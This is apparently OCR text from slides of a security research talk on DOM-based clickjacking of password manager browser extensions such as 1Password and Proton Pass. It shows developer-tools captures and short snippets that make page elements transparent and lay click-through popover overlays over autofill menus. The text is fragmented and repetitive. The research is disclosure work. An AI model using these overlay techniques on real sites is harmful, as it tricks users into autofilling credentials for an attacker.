          <iframe src="chrome-extension://ghmbeldphafepmbegfdlkp...apadhbakde/dropdown.html" popover class="visible"
            style="--frame-animation: fadein; --frame-width: 250px; --frame-height: 92px; --frame-top: 208.704544067382
              8px; --frame-left: 803.0000610351562px; --frame-right: unset; opacity: 0 !important;"> /iframe> == $0
          ::backdrop
        </protonpass-root-e2df>
      </body>
    </html>
  #top-layer
```

DOM-based Extension Clickjacking



We use cookie to improve your experience on our site. By using our site you consent cookies.

Ma

Marektoth

username





Elements

Console

Sources

Network

Performance

...<!DOCTYPE html> == \$0

```
<html>
  <head> ... </head>
  <body>
    <section> ... </section>
    <com-1password-button>
      #shadow-root (closed)
    </com-1password-button>
    <com-1password-menu>
      #shadow-root (closed)
    </com-1password-menu>
  </body>
</html>
```



We use cookie to improve your experience on our site. By using our site you consent cookies.

Ma

Marektoth

username



Elements

Console

Sources

Network

Performance

...<!DOCTYPE html> == \$0

```
<html>
  <head> ... </head>
  <body>
    <section> ... </section>
    <com-1password-button>
      #shadow-root (closed)
    </com-1password-button>
    <com-1password-menu>
      #shadow-root (closed)
    </com-1password-menu>
  </body>
</html>
```



We use cookie to improve your experience on our site. By using our site you consent cookies.

Ma


Marektoth

username

Elements Console Sources Network Performance

```
...<!DOCTYPE html> == $0
```

```
<html>
  <head> </head>
  <body>
    <section> </section>
    <com-1password-button>
      #shadow-root (closed)
    </com-1password-button>
    <com-1password-menu>
      #shadow-root (closed)
    </com-1password-menu>
  </body>
</html>
```



`document.body.style.opacity = 0.2;`

```
</com-1password-menu>  
</body>  
</html>
```

We use cookie to improve your experience on our site. By using our site you consent cookies.

Ma

Marektoth
username





Elements

Console

Sources

Network

Performance

```
...<!DOCTYPE html> == $0
```

```
<html>
```

```
  ><head>...</head>
```

```
  ><body style="opacity: 0.2;">
```

```
    ><section>...</section>
```


```
    ><com-1password-button>...</com-1password-button>
```

```
    ><com-1password-menu>...</com-1password-menu>
```

```
  </body>
```

```
</html>
```

We use cookie to improve your experience on our site. By using our site you consent cookies.




```
⌕ ⌕ Elements Console Sources Network Performance  
...<!DOCTYPE html> == $0
```

```
<html>  
  ▶ <head> ⋮ </head>  
  ▼ <body style="opacity: 0.2;">
```

document.**body**.style.**opacity** = 0;


```
</body>  
</html>
```




```
<html>
  <head> ... </head>
  <body style="opacity: 0;">
    <section> ... </section>
    <com-1password-button> ... </com-1password-button>
    <com-1password-menu> ... </com-1password-menu>
  </body>
</html>
```



```
<html>
  <head>
  <body style="opacity: 0;">
    <section>
    <com-1password-button>
    <com-1password-menu>
  </body>
</html>
```





<html>
 ▶ <head> ... </head>
 ▼ <body style="opacity: 0;">

document.documentElement.style.**backgroundImage** = url("website.png");

</body>
</html>

We use cookie to improve your experience on our site. By using our site you consent cookies.

Allow Cookies

Decline

Elements Console Sources Network Pe Elements Console Sources Network Performan

...<!DOCTYPE html> == \$0

```
<html>
  <head>...</head>
  <body style="opacity: 0;">
    <section>...</section>
    <com-1password-button>...</com-1password-button:
    <com-1password-menu>...</com-1password-menu>
  </body>
</html>
```

...<!DOCTYPE html> == \$0

```
<html style="background-image: url("website.png");">
  <head>...</head>
  <body style="opacity: 0;">
    <section>...</section>
    <com-1password-button>...</com-1password-button>
    <com-1password-menu>...</com-1password-menu>
  </body>
</html>
```

We use cookie to improve your experience on our site. By using our site you consent cookies.

Ma

Marektoth
username

We use cookie to improve your experience on our site. By using our site you consent cookies.

Allow Cookies

Decline

Elements Console Sources Network Performance

...<!DOCTYPE html> == \$0

```
<html>
  <head> ... </head>
  <body style="opacity: 0.2;">
    <section> ... </section>
    <com-1password-button> ... </com-1password-button>
    <com-1password-menu> ... </com-1password-menu>
  </body>
</html>
```


Elements Console Sources Network Performance

...<!DOCTYPE html> == \$0

```
<html style="background-image: url("website.png");">
  <head> ... </head>
  <body style="opacity: 0;">
    <section> ... </section>
    <com-1password-button> ... </com-1password-button>
    <com-1password-menu> ... </com-1password-menu>
  </body>
</html>
```

DEMO 3


DOM-based Extension Clickjacking



Parent Element: HTML

- User sets **opacity:0** for **<html>**
 - everything is transparent
- Victim must **click on blank page**
 - less practical
- “Clicking” game - Reaction Time, Visual Memory Test

DOM-based Extension Clickjacking



```
<!DOCTYPE html>
<html>
  <head></head>
  <body>
    <loginform>...</loginform>
    <com-1password-button>...</com-1password-button>
    ... <com-1password-menu>...</com-1password-menu> == $0
  </body>
</html>
```

Styles Computed Layout Event Listeners

Filter

```
com-1password-menu {
  all: ► initial !important;
  position: fixed !important;
  z-index: 2147483647 !important;
  right: 0px !important;
  top: 0px !important;
  bottom: 0px !important;
  left: 0px !important;
  pointer-events: none !important;
}
```

```
<!DOCTYPE html>
<html>
  <head></head>
  <body>
    <loginform> </loginform>
    <com-1password-button> </com-1password-button>
    <com-1password-menu> </com-1password-menu> == $0
  </body>
</html>
```

Styles Computed Layout Event Listeners

Filter

```
com-1password-menu {
  all: ► initial !important;
  position: fixed !important;
  z-index: 2147483647 !important;
  right: 0px !important;
  top: 0px !important;
  bottom: 0px !important;
  left: 0px !important;
  pointer-events: none !important;
}
```

▼ ⓘ

Ma

Marektoth

username

⚙

🔍 📄

Elements Console Sources Network Performance

...<!DOCTYPE html> == \$0

<html>
 <head></head>
 ▼<body>
 ▶<loginform> ⓘ </loginform>
 ▶<com-1password-button> ⓘ </com-1password-button>
 ▶<com-1password-menu> ⓘ </com-1password-menu>
 </body>
</html>

▼ ⓘ

Ma

Marektoth


username




 **Elements** Console Sources Network Performance

...<!DOCTYPE html> == \$0

```
<html>
  <head></head>
  ▼ <body>
    ▶ <loginform> ⓘ </loginform>
    ▶ <com-1password-button> ⓘ </com-1password-button>
    ▶ <com-1password-menu> ⓘ </com-1password-menu>
  </body>
</html>
```



div1



`<html>`

`<head></head>`

▼ `<body>`

▶ `<loginform>` ... `</loginform>`

▶ `<com-1password-button>` ... `</com-1password-button>`

▶ `<com-1password-menu>` ... `</com-1password-menu>`

▶ `<div id="div1">` ... `</div>`

`</body>`

`</html>`

div1

div2



Elements

Console

Sources

Network

Performance

...<!DOCTYPE html> == \$0

<html>

<head></head>

▼ <body>

▶ <loginform> ... </loginform>

▶ <com-1password-button> ... </com-1password-button>

▶ <com-1password-menu> ... </com-1password-menu>

▶ <div id="div1"> ... </div>

▶ <div id="div2"> ... </div>

</body>

</html>

div1

div3

div2



Elements

Console

Sources

Network

Performance

```
...<!DOCTYPE html> == $0
```

```
<html>
```

```
  <head></head>
```

```
  ▼<body>
```

```
    ▶<loginform>...</loginform>
```

```
    ▶<com-1password-button>...</com-1password-button>
```

```
    ▶<com-1password-menu>...</com-1password-menu>
```


```
    ▶<div id="div1">...</div>
```


```
    ▶<div id="div2">...</div>
```

```
    ▶<div id="div3">...</div>
```

```
  </body>
```

```
</html>
```





```
...<!DOCTYPE html> == $0
```

```
<html>
```

```
  <head></head>
```

```
  ▼<body>
```

```
    ▶<loginform>...</loginform>
```

```
    ▶<com-1password-button>...</com-1password-button>
```

```
    ▶<com-1password-menu>...</com-1password-menu>
```

```
    ▶<div id="div1">...</div>
```

```
    ▶<div id="div2">...</div>
```

```
    ▶<div id="div3">...</div>
```

```
    ▶<div id="div4">...</div>
```

```
  </body>
```

```
</html>
```



Elements

Console

Sources

Network

Performance

...<!DOCTYPE html> == \$0

<html>

<head></head>

▼ <body>

▶ <loginform> ... </loginform>

▶ <com-1password-button> ... </com-1password-button>

▶ <com-1password-menu> ... </com-1password-menu>

▶ <div id="div1"> ... </div>

▶ <div id="div2"> ... </div>


▶ <div id="div3"> ... </div>

▶ <div id="div4"> ... </div>

</body>

</html>

DOM-based Extension Clickjacking



▼ ⓘ

Ma

Marektoth

username

⚙

🔍 📄 Elements Console Sources Network Performance


...<!DOCTYPE html> == \$0

<html>
 <head></head>
 ▼ <body>
 ▶ <loginform> ⓘ </loginform>
 ▶ <com-1password-button> ⓘ </com-1password-button>
 ▶ <com-1password-menu> ⓘ </com-1password-menu>
 </body>
</html>




⌵ ⌵ | **Elements** Console Sources Network Performance

```
...<!DOCTYPE html> == $0
<html>
  <head></head>
  ▼<body>
    ▶<loginform>⋮</loginform>
    ▶<com-1password-button>⋮</com-1password-button>
    ▶<com-1password-menu>⋮</com-1password-menu>
  </body>
</html>
```




div1



The screenshot shows a web browser's developer tools interface. The top bar has tabs for 'Elements', 'Console', 'Sources', 'Network', and 'Performance'. The 'Elements' tab is selected. Below the tabs, the HTML document structure is displayed. The root element is `<!DOCTYPE html>`. The `<html>` element contains a `<head>` and a `<body>`. The `<body>` element contains four child elements: `<loginform>`, `<com-1password-button>`, `<com-1password-menu>`, and `<div id="div1">`. Each of these four elements has a blue circle with three dots next to it, indicating that they can be expanded to show their internal structure. The `<div id="div1">` element is highlighted in blue.

```
...<!DOCTYPE html> == $0
<html>
  <head> </head>
  ▼<body>
    ▶ <loginform> ... </loginform>
    ▶ <com-1password-button> ... </com-1password-button>
    ▶ <com-1password-menu> ... </com-1password-menu>
    ▶ <div id="div1"> ... </div>
  </body>
</html>
```

div1



pointer-events: none;

```
    > <com-1password-menu> ... </com-1password-menu>
    > <div id="div1"> ... </div>
  </body>
</html>
```

▼ ⓘ

Ma

Marektoth

username

⚙

🔍 📄 Elements Console Sources Network Performance

...<!DOCTYPE html> == \$0

<html>
 <head></head>
 ▼ <body>
 ▶ <loginform> ⓘ </loginform>
 ▶ <com-1password-button> ⓘ </com-1password-button>
 ▶ <com-1password-menu> ⓘ </com-1password-menu>
 </body>
</html>



```
<div id="popover" popover="manual" style="pointer-events: none;..."></div>
```

```
document.getElementById('popover').showPopover();
```

```
<login-form>  
  <com-1password-button>  
    <com-1password-menu>  
  </com-1password-menu>  
</body>  
</html>
```

▼ ⓘ

Ma

Marektoth

username

⚙

🔍 📄 **Elements** Console Sources Network Performance

...<!DOCTYPE html> == \$0

<html>
 <head></head>
 ▼ <body>
 ▶ <loginform...></loginform>
 ▶ <com-1password-button>...</com-1password-button>
 ▶ <com-1password-menu>...</com-1password-menu>
 </body>
</html>

Privacy & Transparency

We and our partners use cookies to Store and/or access information on a device. We and our partners use data for Personalised ads and content, ad and content measurement, audience insights and product development. An example of data being processed may be a unique identifier stored in a cookie. Some of our partners may process your data as a part of their legitimate business interest without asking for consent. To view the purposes they believe they have legitimate interest for, or to object to this data processing use the vendor list link below. The consent submitted will only be used for data processing originating from this website. If you would like to change your settings or withdraw consent at any time, the link to do so is in our privacy policy accessible from our home page.

Accept

Decline



Elements

Console

Sources

Network

Performance

Memory

Application

```
...<!DOCTYPE html> == $0
```

```
<html>
```

```
<head></head>
```

```
<body>
```

```
<script src="https://websecurity.dow/overlay/script.js"></script>
```

```
><div id="popover" popover="manual" style="pointer-events: none;position: fixed;
left: -10px;width: 100%;height: 100%;">...</div>
```

```
><loginform>...</loginform>
```

```
><com-1password-button>...</com-1password-button>
```

```
><com-1password-menu>...</com-1password-menu>
```

```
</body>
```

```
</html>
```

```
#top-layer
```

```
>div reveal
```

```
>::backdrop reveal
```

Privacy & Transparency

We and our partners use cookies to Store and/or access information on a device. We and our partners use data for Personalised ads and content, ad and content measurement, audience insights and product development. An example of data being processed may be a unique identifier stored in a cookie. Some of our partners may process your data as a part of their legitimate business interest without asking for consent. To view the purposes they believe they have legitimate interest for, or to object to this data processing use the vendor list link below. The consent submitted will only be used for data processing originating from this website. If you would like to change your settings or withdraw consent at any time, the link to do so is in our privacy policy accessible from our home page.

Accept

Decline



Elements

Console

Sources

Network

Performance

Memory

Application

```
...<!DOCTYPE html> == $0
```

```
<html>
```

```
<head></head>
```

```
<body>
```

```
<script src="https://websecurity.dev/overlay/script.js"></script>
```

```
<div id="popover" popover="manual" style="pointer-events: none;position: fixed;
left: -10px;width: 100%;height: 100%;">...
```

```
<loginform>...
```

```
<com-1password-button>...
```

```
<com-1password-menu>...</com-1password-menu>
```

```
</body>
```

```
</html>
```

```
#top-layer
```

```
<div>...
```

```
::backdrop...
```



Privacy & Transparency

We and our partners use cookies to Store and/or access information on a device. We and our partners use data for Personalised ads and content, ad and content measurement, audience insights and product development. An example of data being processed may be a unique identifier stored in a cookie. Some of our partners may process your data as a part of their legitimate business interest without asking for consent. To view the purposes they believe they have legitimate interest for, or to object to this data processing use the vendor list link below. The consent submitted will only be used for data processing originating from this website. If you would like to change your settings or withdraw consent at any time, the link to do so is in our privacy policy accessible from our home page.

Accept

Decline



Elements

Console

Sources

Network

Performance

Memory

Application

```
...<!DOCTYPE html> == $0
```

```
<html>
```

```
  <head></head>
```

```
  <body>
```

```
    <script src="https://websecurity.dev/overlay/script.js"></script>
```

```
    <div id="popover" popover="manual" style="pointer-events: none;position: fixed;
      left: -10px;width: 100%;height: 100%;">...</div>
```

```
    <loginform>...</loginform>
```

```
    <com-1password-button>...</com-1password-button>
```

```
    <com-1password-menu>...</com-1password-menu>
```

```
  </body>
```

```
</html>
```

```
#top-layer
```

```
  <div>... reveal
```

```
    ::backdrop ... reveal
```

Privacy & Transparency

We and our partners use cookies to Store and/or access information on a device. We and our partners use data for Personalised ads and content, ad and content measurement, audience insights and product development. An example of data being processed may be a unique identifier stored in a cookie. Some of our partners may process your data as a part of their legitimate business interest without asking for consent. To view the purposes they believe they have legitimate interest for, or to object to this data processing use the vendor list link below. The consent submitted will only be used for data processing originating from this website. If you would like to change your settings or withdraw consent at any time, the link to do so is in our privacy policy accessible from our home page.

Accept

Decline



Elements

Console

Sources

Network

Performance

Memory

Application

```
...<!DOCTYPE html> == $0
```

```
<html>
```

```
<head></head>
```

```
<body>
```

```
<script src="https://websecurity.dev/overlay/script.js"></script>
```

```
<div id="popover" popover="manual" style="pointer-events: none;position: fixed;
left: -10px;width: 100%;height: 100%;">...</div>
```

```
<loginform>...</loginform>
```

```
<com-1password-button>...</com-1password-button>
```

```
<com-1password-menu>...</com-1password-menu>
```

```
</body>
```

```
</html>
```

```
#top-layer
```

```
div reveal
```

```
::backdrop reveal
```

Privacy & Transparency

We and our partners use cookies to Store and/or access information on a device. We and our partners use data for Personalised ads and content, ad and content measurement, audience insights and product development. An example of data being processed may be a unique identifier stored in a cookie. Some of our partners may process your data as a part of their legitimate business interest without asking for consent. To view the purposes they believe they have legitimate interest for, or to object to this data processing use the vendor list link below. The consent submitted will only be used for data processing originating from this website. If you would like to change your settings or withdraw consent at any time, the link to do so is in our privacy policy accessible from our home page.

Accept Decline



Elements

Console

Sources

Network

Performance

Memory

Application

```
...<!DOCTYPE html> == $0
```

```
<html>
```

```
  <head></head>
```

```
  <body>
```

```
    <script src="https://websecurity.dev/overlay/script.js"></script>
```

```
    <div id="popover" popover="manual" style="pointer-events: none;position: fixed;
      left: -10px;width: 100%;height: 100%;opacity: 0.5;"></div>
```

```
    <loginform></loginform>
```

```
    <com-1password-button></com-1password-button>
```

```
    <com-1password-menu></com-1password-menu>
```

```
  </body>
```

```
</html>
